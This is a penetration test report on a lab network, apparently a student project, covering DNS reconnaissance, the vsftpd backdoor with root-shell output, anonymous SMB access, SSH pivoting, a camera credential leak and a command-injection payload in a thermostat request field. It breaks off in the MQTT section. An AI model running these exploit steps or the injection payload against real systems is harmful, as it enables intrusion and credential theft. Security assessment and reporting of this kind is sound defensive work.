

Powerzio Penetration Test Report

Security Assessment Findings and research

Author: Leo Smith
Creation date: 03/20/2021

Table of Contents

Index.....	2
Assessment Overview	4
Starting on Friday 16 th of March 2021 Leo Smith, Alexandre Chetafi, Baudouin Vanhoffelen and Guillaume Djaider Fornari engaged on a Penetration Test on a network. All testing performed was done with the following methodology:.....	4
1. Discovery	4
2. Scanning	4
3. Footprinting.....	4
4. Exploitation.....	4
5. Reporting.....	4
Allong this report the team has provided screenshots and important files used during the assessment.	4
Assessment Components.....	4
External Penetration Test.....	4
Severity Ratings	5
Overview of the network and scope.....	6
Found Vulnerabilities	7
Findings' Map	8
Domain Name Service	9
Executive Summary	9
Attack Summary.....	9
Detailed explanation of the Attack	10
Remediation	10
workstation1102.....	11
Executive Summary	11
Attack Summary.....	11
Detailed explanation of the Attack	11
File Server.....	14
Executive Summary	14
Attack Summary.....	14
Detailed explanation of the Attack	15
Remediation	17
Surveillance Cameras.....	18
Executive Summary	18
Attack Summary.....	18
Detailed explanation of the Attack	19
Remediation	20
Thermostat	21
Executive Summary	21
Attack Summary.....	21
Detailed explanation of the Attack	22
Remediation	22
Mqtt Server	23
Executive Summary	23
Attack Summary.....	23
Detailed explanation of the Attack	24
Remediation	25

Password Manager	26
Executive Summary	26
Attack Summary.....	26
Detailed explanation of the Attack	27
Remediation	29
DataBase	30
Executive Summary	30
Attack Summary.....	30
Detailed explanation of the Attack	31
Remediation	32
Lewis Ubuntu Workstation	33
Executive Summary	33
Attack Summary.....	33
Detailed explanation of the Attack	34
Remediation	34
Conclusion	35

Assessment Overview

Starting on Friday 16th of March 2021 Leo Smith, Alexandre Chetafi, Baudouin Vanhoffelen and Guillaume Djaider Fornari engaged on a Penetration Test on a network. All testing performed was done with the following methodology:

1. Discovery
2. Scanning
3. Footprinting
4. Exploitation
5. Reporting

Along this report the team has provided screenshots and important files used during the assessment.

Assessment Components

External Penetration Test


An external penetration test emulates an attacker that would attempt to gain access to a network, system or information.

Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Overview of the network and scope




The network is divided into 3 sub-networks. A publicly available one, a private sub-network, and a secure sub-network. The private and secure sub-networks use the same IP address range that was provided to us as scope at the beginning of the engagement.

Scope of Engagement: 10.10.11.0/24

Found Vulnerabilities

Vulnerability	Severity	Location
Reverse DNS lookup	Informational	Page 9
CVE-2011-2523	Critical	Page 11
Anonymous Login	Moderate	Page 14
EDB-ID 41236	High	Page 18
Remote Code Execution	Critical	Page 21
No Authentication	High	Page 23
Insecure password generation	High	Page 26
No Authentication	High	Page 30
CVE-2021-3156	High	Page 33

Findings' Map



Domain Name Service

Executive Summary

The team evaluated the external security posture through a Domain Name Server Penetration Test on Friday 16th of March. By leveraging an attack, the team was able to extract the different domain names from the IP address list provided through the initial scan of the network. With the information gathered on this target the team was able to compromise other services.

Attack Summary

The following table describes how the team extracted information from the Domain Name Server.

Step	Action	Recommendation
1	Scan the network to find all of the potential machines available	Isolate sensitive machines from the internal network
2	Do a reverse DNS lookup on each IP address found on the network and retrieve the different host names	Remove sensitive IP addresses from the Main Domain Name Server.

The following Information gives more context to the found vulnerability.

Vulnerability Exploited: Reverse DNS lookup

Vulnerability Explanation: Querying technique of the Domain Name System to determine the domain name associated with an IP address.

Severity: **Informational**

Detailed explanation of the Attack


Scan the network range to find the different Ip addresses with the following Unix command:

```
fping -g -a 10.10.11.0/24 2> /dev/null
```

You can now do a reverse DNS lookup with the following command.

```
dig @10.10.11.1 -x <Found Ip address>
```

In the following screenshot is the desired output:



```
#[p4p1@EPITECH-ProjectInfoSec untracked/]$ dig @10.10.11.1 -x 10.10.11.102

; <<>> DiG 9.16.13 <<>> @10.10.11.1 -x 10.10.11.102
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11913
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;102.11.10.10.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
102.11.10.10.in-addr.arpa. 0      IN      PTR      workstation1102.powerzio.lan.

;; Query time: 3 msec
;; SERVER: 10.10.11.1#53(10.10.11.1)
;; WHEN: Wed Mar 31 12:53:46 CEST 2021
;; MSG SIZE rcvd: 96
```

Remediation

Setting up a firewall in front of the network and only allowing known hosts to request the Domain Name Server.

workstation1102

Executive Summary

The team evaluated the external security posture through a File Transfer Protocol Server Penetration Test on Friday 16th of March. By leveraging an attack, the team was able to gain administrative access to the remove server.

Attack Summary

The following table describes how the team exploited the File Transfer Protocol Server.

Step	Action	Recommendation
1	Scan the machine for its open ports	Implement a firewall to prevent detection from external sources
2	Scan the port 21 or FTP for its vulnerabilities with a public tool	Implement a Cross Site Request Forgery token on the registration page.
3	Use a publicly available exploit to execute arbitrary code on the server	Update to the latest version of vsftpd

The following Information gives more context to the found vulnerabilities.

Vulnerability Exploited: CVE-2011-2523

Vulnerability Explanation: vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Severity: **Critical**

Detailed explanation of the Attack

Scan the IP address of the workstation1102 machine with the ftp-vsftpd-backdoor script. The resulted should look like the following screenshot:

```

#[p4p1@EPITECH-ProjectInfoSec untracked/]$ nmap --script=ftp-vsftpd-backdoor -p21 10.10.11.102 -vv -Pn -n
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-31 13:10 CEST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:10
Completed NSE at 13:10, 0.00s elapsed
Initiating Connect Scan at 13:10
Scanning 10.10.11.102 [1 port]
Discovered open port 21/tcp on 10.10.11.102
Completed Connect Scan at 13:10, 0.00s elapsed (1 total ports)
NSE: Script scanning 10.10.11.102.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:10
Completed NSE at 13:10, 1.03s elapsed
Nmap scan report for 10.10.11.102
Host is up, received user-set (0.0045s latency).
Scanned at 2021-03-31 13:10:58 CEST for 1s

PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:   CVE:CVE-2011-2523  BID:48539
|           vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|_

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:10
Completed NSE at 13:10, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

```

The following script will allow you to exploit the machine:
https://github.com/Hellsender01/vsftpd_2.3.4_Exploit. After running the exploit, you should have the following output:

```

#[p4p1@exploit untracked/]$ python exploit.py 10.10.11.102
-bash: [: exploit.py: binary operator expected
[+] Running: Got Shell!!!
[+] Opening connection to 10.10.11.102 on port 21: Done
[+] Opening connection to 10.10.11.102 on port 6200: Done
[*] Switching to interactive mode
$ whoami
root
$ █

```

You

should now be root on the workstation1102 machine. With this account you are now able to dump the username and password hashes and control the different services on the machine.

Cleanup

On the script exists the backdoor closes automatically.

Remediation

To correct this issue, you should update to the latest version of vsftpd to not be affected by this vulnerability and block the port 6200 on your internal firewall.

File Server

Executive Summary

The team evaluated the external security posture through a File Server Penetration Test on Friday 16th of March. By leveraging a misconfiguration, the team was able to gain access to sensitive company documents.

Attack Summary

The following table describes how the team extracted sensitive documents from the file server.

Step	Action	Recommendation
1	Scan the machine to find it's open ports	Setup a firewall to block network scans
2	Log in with Anonymous account	Remove guest and Anonymous accounts from the server

The following Information gives more context to the found vulnerabilities.

Vulnerability Exploited: Anonymous Login

Vulnerability Explanation: The default user anonymous can be used by anyone.

Severity: Moderate

Detailed explanation of the Attack

Scan the machine with nmap and the smb-security-mode script.

```
#[p4p1@creds untracked/]$ nmap --script smb-security-mode -p 445 -Pn -n 10.10.11.97
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-31 13:58 CEST
Nmap scan report for 10.10.11.97
Host is up (0.0041s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

We can see in the nmap output that the account_used is guest, so this machine is vulnerable to Anonymous login exploit. Using this we can use enum4linux to extract the different shares and users from the machine.

```
=====
|   Shares via RPC on 10.10.11.97   |
=====
[*] Enumerating shares
[+] Found 3 share(s):
IPC$:
  comment: IPC Service (Public File Server)
  type: IPC
myles:
  comment: Myles Data
  type: Disk
public:
  comment: Public
  type: Disk
[*] Testing share IPC$
[-] Could not check share: STATUS_OBJECT_NAME_NOT_FOUND
[*] Testing share myles
[+] Mapping: DENIED, Listing: N/A
[*] Testing share public
[+] Mapping: OK, Listing: OK
```

In the previous screenshot we can view the different shares available. To extract data from those share we can login with smbclient. The following screen shot show the different files inside of the public shares:

```
#[p4p1@creds untracked/]$ smbclient.py 10.10.11.97
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
@# ls
[-] No share selected
@# shares
public
myle
IPC$
@# use public
@# ls
drw-rw-rw-      0  Sat Mar 13 20:03:59 2021 .
drw-rw-rw-      0  Wed Mar 31 14:30:10 2021 ..
drw-rw-rw-      0  Sat Mar  6 11:09:06 2021 learning
drw-rw-rw-      0  Sat Mar  6 11:09:06 2021 ui-assets
drw-rw-rw-      0  Sat Mar 13 20:00:04 2021 staff
@# |
```

Please note that the smbclient script used in the previous example is part of the impacket suite. From this share it possible to retrieve staff information inside of the staff folder.

Remediation

Remove anonymous login from the file server and store the staff information inside of a private share.

Surveillance Cameras

Executive Summary

The team evaluated the external security posture through a Surveillance Camera pivoted Penetration Test on Friday 16th of March. By leveraging a Previous exploit, the team was able to circumvent the network configuration and gain access to the security cameras and then with a public exploit was able to extract the credentials of each camera through the same exploit.

Attack Summary

The following table describes how the team pivoted through the network and compromised the surveillance cameras.

Step	Action	Recommendation
1	Create a dynamic proxy on a previously exploited machine (workstation1102).	See the workstation1102 section.
2	Using this proxy scan the internal network.	Configure the cameras to not respond to a ICMP echo request.
3	Resolve the newly found Ip addresses and identify the cam1-3 domain names	See the Domain Name Service section.
4	Scan the different cameras and identify the port on which the webserver is running	
5	Execute the netwave IP camera memory leak script.	Use a different kind of camera

The following Information gives more context to the found vulnerabilities.

Vulnerability Exploited: EDB-ID 41236

Vulnerability Explanation: Memory leak allows you to extract username and password for the web login.

Severity: High

Detailed explanation of the Attack

Reproduce the step of the workstation1102 exploit and install ssh key on the machine to gain an initial foothold on the network. Then use the ssh connection to create a dynamic proxy with the following command:

```
#[p4p1@creds untracked/]$ ssh -i ./id_rsa_root root@10.10.11.102 -D 1234
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.8.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@workstation1102:~# |
```

Using this proxy, you can scan the different machine with proxychains using nmap, for example you can use the following command:

```
proxychains nmap -sC -sV -p 80 10.10.11.88
```

From here you can use the following exploit to leak the different credentials of the machine:

<https://www.exploit-db.com/exploits/41236>

The output should look like the following:

```

#[p4p1@exploit untracked/]$ python2 41236.py 10.10.11.88
getting system information..10.10.11.88
victims MAC-ADDRESS: 003FF502328A
getting wireless information..
victims wireless information..
    [Default]
    CountryRegion=0
    SSID=myles-mobile-hotspot
    NetworkType=Infra
    Channel=0
    WirelessMode=0
    AuthMode=WPA2PSK
    EncrypType=AES
    WPAPSK=GalaxyS1234567

checking for memory dump vulnerability..
starting to read memory dump.. this could take a few minutes
hit CTRL+C to exit..
strings in binary data found.. password should be around line 10000
9102

mac address triggered.. printing the following dumps, could leak username and passwords..

firstline.. root
possible username: changeme
possible password: MyGreatWifi
following line..

defaultPasswordPlzChangeMe
^C262100
clearing up..

```

Highlighted in red are the credentials with the username first and password second. This process can be repeated for each camera.

Remediation

Use a different kind of security camera.

Thermostat

Executive Summary

The team evaluated the external security posture through a Web Application Penetration Test on Friday 16th of March. By leveraging a customized exploit, The team was able to compromise the thermostat web page and gain root access to the Web Server.

Attack Summary

The following table describes how the team compromised the Web Server.

Step	Action	Recommendation
1	Navigate to the web server with BurpSuite	
2	Capture the update thermostat request	
3	Inject code inside of the request	Do not allow user input to get executed inside of the webserver.

The following Information gives more context to the found vulnerabilities.


Vulnerability Exploited: Remote Code Execution

Vulnerability Explanation: Code Injection is the general term for attack types which consist of injecting code that is then interpreted/executed by the application. This type of attack exploits poor handling of untrusted data.

Severity: **Critical**

Detailed explanation of the Attack

Launch Burp Suite proxy and configure it to intercept all the traffic from a web browser. Inside of the Web Browser open the thermostat website and intercept the request for the interval update.



Replace the interval with the following:

```
interval=2';ping -c 3 <Your IP>;#
```

Change the value inside of the payload to your IP address and setup a tcpdump listener for example:

```
tcpdump -i <interface> icmp
```

You should be able to see the ICMP requests made from the server to you.

Remediation

Do not use and eval or system function to handle user input to communicate with a database.

Mqtt Server

Executive Summary

The team evaluated the external security posture through a mqtt server Penetration Test on Friday 16th of March. By leveraging different misconfigurations, the team was able to extract valuable information from the server.

Attack Summary

The following table describes how the team compromised the mqtt server.

Step	Action	Recommendation
1	Scan the server	Setup a firewall inside of the network
2	Connect to the server with a simple python script	

The following Information gives more context to the found vulnerabilities.

Vulnerability Exploited: No Authentication

Vulnerability Explanation: There is no authentication available on the mqtt server.

Severity: High

Detailed explanation of the Attack

Mqtt is a broker for internet of things. Therefore, only by connecting on it, we can see what sensors send to the broker and broadcast to every subscriber of the service. The service being in open access, we can observe by subscribing to all services, all temperature sensors. We found this sensor on 10.10.11.7

First, we start with scanning the workstation with nmap using safe scripts:

```
# Nmap 7.91 scan initiated Sat Apr 3 16:48:01 2021 as: nmap -vvv -p 1883 -sS -sV -oN result -sV --script=safe 10.10.11.7
Nmap scan report for 10.10.11.7
Host is up, received echo-reply ttl 62 (0.016s latency).
Scanned at 2021-04-03 16:48:42 CEST for 17s

PORT      STATE SERVICE          REASON          VERSION
1883/tcp   open  mosquitto        syn-ack ttl 62  mosquitto version 2.0.9
mqtt-subscribe:
  Topics and their most recent payloads:
  $SYS/broker/clients/connected: 2
  $SYS/broker/messages/received: 458
  $SYS/broker/retained messages/count: 45
  $SYS/broker/load/messages/sent/15min: 1.95
  $SYS/broker/load/publish/received/15min: 17.22
  $SYS/broker/load/bytes/received/1min: 472.89
  $SYS/broker/version: mosquitto version 2.0.9
  $SYS/broker/clients/total: 2
  $SYS/broker/load/connections/5min: 0.34
  $SYS/broker/clients/maximum: 2
  $SYS/broker/load/messages/received/15min: 17.55
  $SYS/broker/load/sockets/1min: 1.58
  $SYS/broker/subscriptions/count: 3
  $SYS/broker/publish/messages/sent: 27
  $SYS/broker/load/messages/received/1min: 26.29
  $SYS/broker/bytes/sent: 1054
  $SYS/broker/load/sockets/5min: 0.53
  $SYS/broker/load/publish/sent/15min: 1.68
  $SYS/broker/load/bytes/sent/15min: 64.93
  $SYS/broker/store/messages/count: 45
  $SYS/broker/load/connections/15min: 0.17
  $SYS/broker/messages/sent: 34
  tempReading: 333
  $SYS/broker/store/messages/bytes: 190
  $SYS/broker/publish/messages/received: 450
  $SYS/broker/bytes/received: 8265
  $SYS/broker/clients/active: 2
  $SYS/broker/uptime: 1111 seconds
  $SYS/broker/publish/bytes/received: 1364
  $SYS/broker/messages/stored: 45
  $SYS/broker/clients/inactive: 0
  $SYS/broker/publish/bytes/sent: 130
  $SYS/broker/load/bytes/received/15min: 316.33
  $SYS/broker/load/bytes/sent/1min: 378.49
  $SYS/broker/load/messages/received/5min: 24.46
  $SYS/broker/load/sockets/15min: 0.23
  $SYS/broker/load/publish/sent/5min: 4.41
  $SYS/broker/load/publish/sent/1min: 9.86
  $SYS/broker/load/publish/received/5min: 23.78
  $SYS/broker/load/messages/sent/1min: 10.96
  $SYS/broker/load/publish/received/1min: 24.83
  $SYS/broker/load/connections/1min: 0.73
  $SYS/broker/load/bytes/sent/5min: 169.46
  $SYS/broker/load/messages/sent/5min: 4.93
